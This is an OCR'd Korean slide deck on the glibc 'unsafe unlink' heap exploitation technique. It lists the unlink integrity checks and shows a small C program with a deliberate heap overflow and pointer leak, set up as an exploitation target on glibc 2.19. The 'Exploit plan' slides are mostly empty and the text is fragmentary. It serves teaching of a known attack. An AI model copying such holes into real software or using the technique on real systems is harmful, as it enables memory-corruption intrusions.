
UNSAFE UNLINK

2019-02-11 서동훈


INDEX

0x00

Unlink.



Unlink.



0x00

Unlink.


1.BK->fd = p->fd | FD->bk = p->bk

2.Chunksize(p) != prev_size(next_chunk(p))

0x00


Unlink.

1.BK->fd = p->fd->bk = p->bk



"corrupted double-linked list" Error

2.Chunksize(p) != prev_size(next_chunk(p))



"corrupted size vs. prev_size" Error

Exploit plan!

14.04.5 LTS

Glibc 2.19


64bit

0x01


Exploit plan!

```c
#include <stdio.h>
#include <stdlib.h>

char *buf1;

void main(){
    buf1 = malloc(0x80);
        printf("buf1 : %p\n",&buf1);

    char *buf2 = malloc(0x80);
    scanf("%144s",buf1);

    free(buf2);

    scanf("%32s",buf1);
    scanf("%128s",buf1);
}
```


Exploit plan!




Exploit plan!



